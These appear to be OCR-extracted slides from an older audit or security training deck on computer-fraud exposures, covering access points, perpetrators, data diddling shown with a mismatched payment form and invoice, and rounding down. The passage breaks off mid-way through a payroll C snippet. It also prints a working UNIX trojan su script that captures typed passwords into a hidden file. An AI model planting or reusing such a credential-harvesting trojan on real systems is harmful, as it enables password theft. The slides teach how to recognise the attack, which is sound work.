


# Identify the Exposures

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
- Access Paths
- Potential Perpetrators (motive)
- Technical Exposures
  - Special focus on viruses & bypasses*

# Access Points







# Example Application Architecture



# Consider decentralization




# Consider potential perpetrators



# Identify criminal exposures

Where target system controls company assets and/or email, logical access vulnerabilities in this picture could cause:



- Financial Loss*
- Legal Repercussions*
- Loss of Credibility or Competitive Edge*
- Blackmail/Industrial Espionage*
- Disclosure of confidential, Sensitive or Embarrassing Information*
- Sabotage*

# Technical Exposures

# DATA DIDDLING

|   |              |   |                                       |                     |                      |
|---|--------------|---|---------------------------------------|---------------------|----------------------|
| Example Corporation                             |              | <b>Authorization For Payment - Vendors' Bills</b> |                                       |                     | FORM# AP100          |
| <b>Vendor Information</b>                       |              | Serial No.  | Date                                  | Page 1 of 1         |                      |
| Vendor Number                                   |              | Remit To (Vendor Name)                            |                                       | Remit To (P.O. Box) |                      |
|   |              | Somarsoft   |                                       | 642278              |                      |
| Remit To (Street Address)                       |              | City  | State                                 | zip code            |                      |
|   |              | San Francisco                                     | CA                                    | 94164               |                      |
| Invoice Number                                  | Invoice Date | Terms Code  | Payment Due Date or Manual Check Date | Manual Check No.    |                      |
| 5414  | 03/24/98     |   | 4/24/98                               |                     |                      |
| Doc. Hand.                                      | Bank Ind.    | Discount Amount                                   | Ref. #                                | Tax Dist.           | Gross Invoice Amount |
|   |              |   |                                       |                     | \$100.00             |
| Remittance Message                              |              |   |                                       |                     |                      |
| <b>Employee Information (Certified Correct)</b> |              |   |                                       |                     |                      |
| Originating Employee (Printed Name)             |              | Location Code                                     | Title                                 | Level               | Social Security No.  |
| John Doe  |              | NJ1010  | Manager                               | D                   | 111-222-3333         |
| Signature                                       |              | Department  | Center                                | Telephone No.       | Date                 |
| <i>J. Doe</i>                                   |              | F010  | CGC                                   | x1122               | 3/30/98              |
| <b>Approval Authority</b>                       |              |   |                                       |                     |                      |
| Signature                                       |              | Title   | Level                                 | Date                |                      |
| <i>Jane Anne Doe</i>                            |              | Senior Manager                                    | E                                     | 3/30/98             |                      |
| Printed Name                                    |              | Social Security No.                               | Amount                                |                     |                      |
| Jane Anne Doe                                   |              | 444-555-6666                                      | \$100.00                              |                     |                      |
| Explanation of Expenditures                     |              |   |                                       |                     |                      |
| Software Purchase                               |              |   |                                       |                     |                      |
| <b>Classification of Expenditures</b>           |              |   |                                       |                     |                      |
| Transaction Code                                | 6100         |   |                                       |                     |                      |
| Distribution Amount                             | 100.00       |   |                                       |                     |                      |
| Location Code                                   | NJXYZ        |   |                                       |                     |                      |
| Company   | X000         |   |                                       |                     |                      |
| Account   |              |   |                                       |                     |                      |
| Center  |              |   |                                       |                     |                      |
|   |              |   |                                       | Total Distrib. Amts | 100.00               |
|   |              |   |                                       | Total Sales Tax     |                      |
|   |              |   |                                       | Freight             |                      |
|   |              |   |                                       | Grand Total         | \$100.00             |
| Prepared By (If Other Than Above)               |              | Title   | Rel. No.                              | Date                |                      |
|   |              |   |                                       | 03/30/98            |                      |

**INVOICE**

Somarsoft Corporation  
 PO Box 64278  
 San Francisco, CA 94164-2278  
 USA

To: John Doe  
 Example Corporation  
 Centralized Global Center  
 111-333-1122

| PO Number | Date Shipped | Shipped Via | Terms   |
|-----------|--------------|-------------|---------|
|           | 3/24/98      | Email       | 30 Days |

| Quantity | Description                            | Unit Price | Amount |
|----------|--|------------|--------|
| 1        | Somarsoft Dump Reg single user license | 1000       | 1000   |

SUBTOTAL:  
 CALIFORNIA SALES TAX  
 SHIPPING & HANDLING  
 TOTAL AMOUNT DUE

|  |      |
|--|------|
|  | 1000 |
|--|------|

Somarsoft, Inc. US Fed Tax ID#: 94-3249335

# Technical Exposures

## TROJAN HORSE

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### UNIX EXAMPLE:

```
$ ls -al /bin/su
-rwxrwxr-x    1 bin          bin          128 Sep 17 21:11 /bin/su
$ cat /bin/su
#!/bin/sh
echo "Password: \c"
stty -echo
read passwd
stty echo
echo
echo "su" $* $passwd >> /home/DAVID/tmp/w
/usr/bin/su.pw $*
```

# Technical Exposures

## ROUNDING DOWN

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### C PROGRAM EXAMPLE:

```
# program to calculate payroll amounts
```

```
accumulate=0;
```

```
for (i = 0; i < MaxEmployeeNumber; i++) {
```

```
    x=EmployeeRecord[i].EmployeeSalary;
```

```
    if (EmployeeRecord[i].Active = 1)
```

```
        then x = 100*EmployeeRecord[i].EmployeeSalary/AnnualPayPeriods;
```

```
